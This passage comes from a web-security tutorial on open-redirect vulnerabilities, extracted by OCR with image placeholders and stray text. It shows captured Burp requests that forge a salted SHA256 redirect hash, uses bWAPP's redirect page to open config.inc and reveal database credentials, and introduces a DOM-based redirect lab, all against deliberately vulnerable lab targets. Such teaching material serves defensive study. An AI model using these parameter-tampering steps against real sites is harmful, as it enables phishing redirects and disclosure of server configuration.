
Great!! From the below image you can see that, as soon as I execute the above-manipulated URL in the browser, I got redirected to my desired result.



https://www.bing.com
Images
Bing
Languages: हिंदी ಕನ್ನಡ বাংলা मराठी తెలుగు தமிழ் ગુજરાતી മലയാ

Redirection with Hash values using Salt


Encoded URL's can be bypassed, URL parameter with a hash can even be misguided, but what, if the redirected URL is encrypted with a salt value?
Salt could be **anything**, it could be a combination of characters, digits, alphanumeric, special character or anything we want. A salt further increases the security for redirecting the URL or even it make up impossible to deface a web-application. But, there is still a chance to misguide the users, if we could guess up the salt value or even if the developer displays it in the URL itself.
From the below image, you can see that here the developer passed up his salt value in the URL as **"ignite".** Cool!! This was all we need to deface this web-application, let's try to do so.



Hey !! Click here and you will be redirected to Hacking Articles.

```
192.168.0.11/redirect/05-salt/re.php?url=http://www.hackingarticles.in&salt=ignite&hash=63cbb1dafb682f3541488072def6b836dbeb3b5e987d61e624bb0a15aa6b8426
```


Over in **burpsuite,** I’ve captured the ongoing HTTP Request that was generated with the **“here”** text



Request to http://192.168.0.11:80

```
GET
/redirect/05-salt/re.php?url=http://www.hackingarticles.in&salt=ignite&hash=63cbb1dafb682f354
1488072def6b836dbeb3b5e987d61e624bb0a15aa6b8426 HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/redirect/05-salt/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Great!! So its time to manipulate the URL as we are now aware of **the salt value**, but wait we don’t know the type of hash it is using. Okay !! with some permutations and combinations and some hit & trial methods, I got it as **a SHA256 hash**.



Enter your SALT below:

ignite

Enter your text below:


http://www.hackingarticles.in

☑Treat each line as a separate string

GDPR-hash of your string:

63cbb1dafb682f3541488072def6b836dbeb3b5e987d61e624bb0a15aa6b8426

So let's now try to deface this web-application by generating the hash value of our **"URL"** with the same procedure we decrypted that earlier.
Therefore you can do so over through this **SHA256 hash generator**.



Enter your SALT below:

ignite

Enter your text below:


https://www.gmail.com

☑Treat each line as a separate string

GDPR-hash of your string:

2ca38c908f5e1e0c1431721644227869df14c0c8fe0e5ef009acf0525a43dd71


Copy this all – the **URL and the generated Hash value**; and thus **manipulate** it over in our **burpsuite**.



Request to http://192.168.0.11:80

```
GET
/redirect/05-salt/re.php?url=https://www.gmail.com&salt=ignite&hash=2ca38c908f5e1e0c143172164
4227869df14c0c8fe0e5ef009acf0525a43dd71 HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/redirect/05-salt/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Woah!! We’ve successfully bypassed this security level which was expected to the most secure one.




https://mail.google.com/mail/u/0/

Redirection over inside a Web-Page

So, up till now, we have seen that the developer redirects his visitors to the resources that were outside the web-application, but there are chances that he might set the **redirect()** or **header()** function to make its users, to travel the web-pages which reside inside the application's interface.

Let's boot into our vulnerable web-application **bWAPP as "bee : bug"** and set the **"Choose your bug" option** to **"*Unvalidated Redirects & Forwards (2)*".**

Thus, there on the page, if we hover the **"here"** text we can see that there is a **"ReturnUrl="** parameter.



192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php

ugs
Change Password
Create User
Set Security Level
Reset

/ Unvalidated Redirects & Forwards


Click here to go back to the portal.

bWAPP is licensed under BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask

192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=portal.php

Let’s capture the passing HTTP Request over of the **“here”** text and check what we could grab with it.

From the below image, you can see that the **“ReturnURL=” parameter** is forwarding the user back to the **“portal.php”** page, which is thus nothing but a **URL redirection** and therefore can be leveraged to an **“Open Redirect”** vulnerability.




```
GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=portal.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php
Cookie: security_level=0; PHPSESSID=qkgrttckros8b63lcgcloj5eod4
Upgrade-Insecure-Requests: 1
```

Isn’t it great, that, if being a low privileged user, we can grab the content of the **“configuration files”** or anything specific for which we’re not authorized to, and this all happens, when the developer patch up the **“LFI”** vulnerability?


So let’s try to do so – as we’re aware, that the **configuration files** reside inside the web-applications default folder. Thus it would be easy to call that up over from the **“here”** text, by manipulating the captured request with our desired URL.

```
http://192.168.0..11/bWAPP/unvalidated_redir_fwd_2.php?ReturnURL=config
```



```
GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=config.inc HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php
Cookie: security_level=0; PHPSESSID=g8qskpj324333b2aadsre2ub7h
Upgrade-Insecure-Requests: 1
```

As soon as we hit the **Forward** button, we got redirected to the ***config.inc*** which thus contains up all the basic configurations.
Great!! We're into the **config.inc** file and though we are now having more information about our target's server.



```
/*

bWAPP, or a buggy web application, is a free and open sour
It helps security enthusiasts, developers and students to 
bWAPP covers all major known web vulnerabilities, includin
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

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*/

// Connection settings
$server = "localhost";
$username = "alice";
$password = "loveZombies";
$database = "bWAPP_BAK";

?>
```

DOM-based Open Redirect


DOM-based open-redirection vulnerabilities arise when a script writes attacker-controllable data into a sink that can trigger cross-domain navigation which thus **facilitates phishing attacks** against users of the websites.

So what is a sink?

A sink is a potentially dangerous JavaScript function or DOM object that can cause undesirable effects if attacker-controlled data is passed to it.

*The major sinks that could lead to DOM-based Open Redirection vulnerability are **"location" "location.hostname" "location.href" "location.pathname".***

So, let's try to implement it, in some real scenarios over at The Portswigger Academy and exploit this DOM-based Open Redirect vulnerability.




Web Security Academy » DOM-based » Open redirection » Lab

Lab: DOM-based open redirection

